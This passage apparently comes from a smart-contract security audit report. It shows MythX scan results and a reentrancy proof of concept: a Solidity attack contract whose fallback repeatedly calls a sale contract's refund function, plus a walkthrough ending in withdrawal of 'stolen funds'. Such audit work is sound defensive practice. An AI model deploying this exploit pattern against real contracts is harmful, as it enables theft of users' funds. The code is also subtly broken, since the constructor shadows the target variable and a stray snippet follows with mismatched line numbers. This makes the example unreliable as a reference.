```

## 3.18 AUTOMATED SECURITY SCAN REPORT – INFORMATIONAL

### Description:

[redacted] used automated testing techniques to enhance coverage of certain areas of the scoped contracts. One of the tools used was MythX[11], which uses a comprehensive range of analysis techniques—including static analysis, dynamic analysis, and symbolic execution.

### Results:

Report for /home/Contracts/Halborn/InterviewContracts/contracts/Private-Sale.sol
https://dashboard.mythx.io/#/console/analyses/406c5a90-cf96-4615-b62c-39e82b096032

| Line | SWC Title | Severity | Short Description |
|---|---|---|---|
| 2 | (SWC-103) Floating Pragma | Low | A floating pragma is set. |
| 43 | (SWC-107) Reentrancy | Low | A call to a user-supplied address is executed. |
| 47 | (SWC-107) Reentrancy | Low | Read of persistent state following external call. |

Report for /home/Contracts/Halborn/InterviewContracts/contracts/MyToken.sol
https://dashboard.mythx.io/#/console/analyses/c854c669-6101-4d12-97ac-a148ae7d26c9

| Line | SWC Title | Severity | Short Description |
|---|---|---|---|
| 2 | (SWC-103) Floating Pragma | Low | A floating pragma is set. |
| 31 | (SWC-106) Unprotected SELFDESTRUCT Instruction | High | Any sender can cause the contract to self-destruct. |

Report for /home/Contracts/Halborn/InterviewContracts/contracts/HalbornPool.sol
https://dashboard.mythx.io/#/console/analyses/c454e84a-7bc9-40fa-b831-dcaa4964163d
https://dashboard.mythx.io/#/console/analyses/e0d086bc-3e72-47fa-ba6c-3509393acd6e

| Line | SWC Title | Severity | Short Description |
|---|---|---|---|
| 2 | (SWC-103) Floating Pragma | Low | A floating pragma is set. |
| 22 | (SWC-115) Authorization through tx.origin | Low | Use of "tx.origin" as a part of authorization control. |
| 25 | (SWC-108) State Variable Default Visibility | Low | State variable visibility is not set. |
| 27 | (SWC-108) State Variable Default Visibility | Low | State variable visibility is not set. |

[11] https://mythx.io/

## 3.19 REENTRANCY PROOF OF CONCEPT – INFORMATIONAL

```solidity
// SPDX-License-Identifier: ISC

pragma solidity 0.8.6;

interface privateSaleInterface {
    function buyTickets(uint256 quantity) external payable;
    function getRefund(uint256 quantity) external payable;
    function getTickets() external view returns(uint);
}

contract PrivateSaleReentrancyAttack {

    address payable public owner;
    privateSaleInterface targetPrivateSale;
    uint TICKET = 1;

    constructor(address victimContractsAddress) payable {
        owner = payable(msg.sender);
        privateSaleInterface targetPrivateSale = privateSaleInterface(victimContractsAddress);
    }

    function buyTickets(uint256 quantity) external payable {
        targetPrivateSale.buyTickets{value: msg.value}(quantity);
    }

    function attack(uint256 quantity) external payable {
        if (address(targetPrivateSale).balance >= 0.01 ether) {
            targetPrivateSale.getRefund(quantity);
        }
    }

    function getTickets() external view returns(uint) {
        return targetPrivateSale.getTickets();
    }

    function withdrawStolenFunds() public {
        uint amount = address(this).balance;
        (bool success, ) = owner.call{value: amount}("");
        require(success, "Failed to send Ether");
    }

    fallback () external payable{
        if (address(targetPrivateSale).balance >= 0.01 ether) {
            targetPrivateSale.getRefund(TICKET);
        }
    }

}
```

```
40      function getTickets() public view returns(uint) {
41          return purchasedTickets[msg.sender];
42      }
43
44      function getBalance() public view returns(uint) {
45          return address(this).balance;
46      }
```

The above image is a screenshot of the code used to orchestrate a reentrancy attack on Private-Sale.sol.

## Code Breakdown:

- The code has an interface implementation to interact with the PrivateSale contract (lines 5-9).
- When we initialize the attack contract, we do so with the address of the PrivateSale contract and we also set the owner to the value of the address which deployed the contract. (lines 17-20).
- A buyTickets function that can purchase tickets from the PrivateSale contract on our behalf (lines 22-24).
- An attack function that we will call to initiate our attack on the victim contract, by calling on the getRefund functionality of the PrivateSale contract (lines 26-30).
- A getTickets function, which for the purpose of this demonstration we have implemented into the PrivateSale contract's functionality, so that we can keep check on the attack contracts ticket balance (lines 32-34).
- A withdrawStolenFunds function to transfer the funds from the attack contracts balance to the owner of the attack contract
- A fallback function which calls back into the PrivateSale contract's getRefund function every time the attack contract receives value and the PrivateSale's balance is equal to or greater than 0.01 Ether. Note for the purpose of this demonstration we hard coded the value of the tickets to be redeemed to be 1.


## Attack:

For this demonstration we will be deploying the attack contract and the PrivateSale contract on the Remix IDE along with the Javascript VM as our virtual blockchain.


1. We will be using 4 accounts for this demonstration, where account 4 is our malicious actor

```
0x5B3...eddC4 (100 ether)
0xAb8...35cb2 (100 ether)
0x4B2...C02db (100 ether)
0x787...cabaB (100 ether)
```


2. Accounts 1-3 have purchased 5 tickets from the PrivateSale. Calling on getBalance shows us that the PrivateSale contract has a balance of 0.15 Ether.





3. Our attacker purchases 2 tickets through the attack contract.




4. Our attacker launches the attack by calling on the attack function and passing in 1 as the amount of be redeemed. This results in the PrivateSale's balance turning to 0 and our attacker now has a large number of tickets, due to a successful reentrancy attack.






5. After calling on the withdrawStolenFunds function, we can now see that our malicious actor is 0.15 Ether wealthier.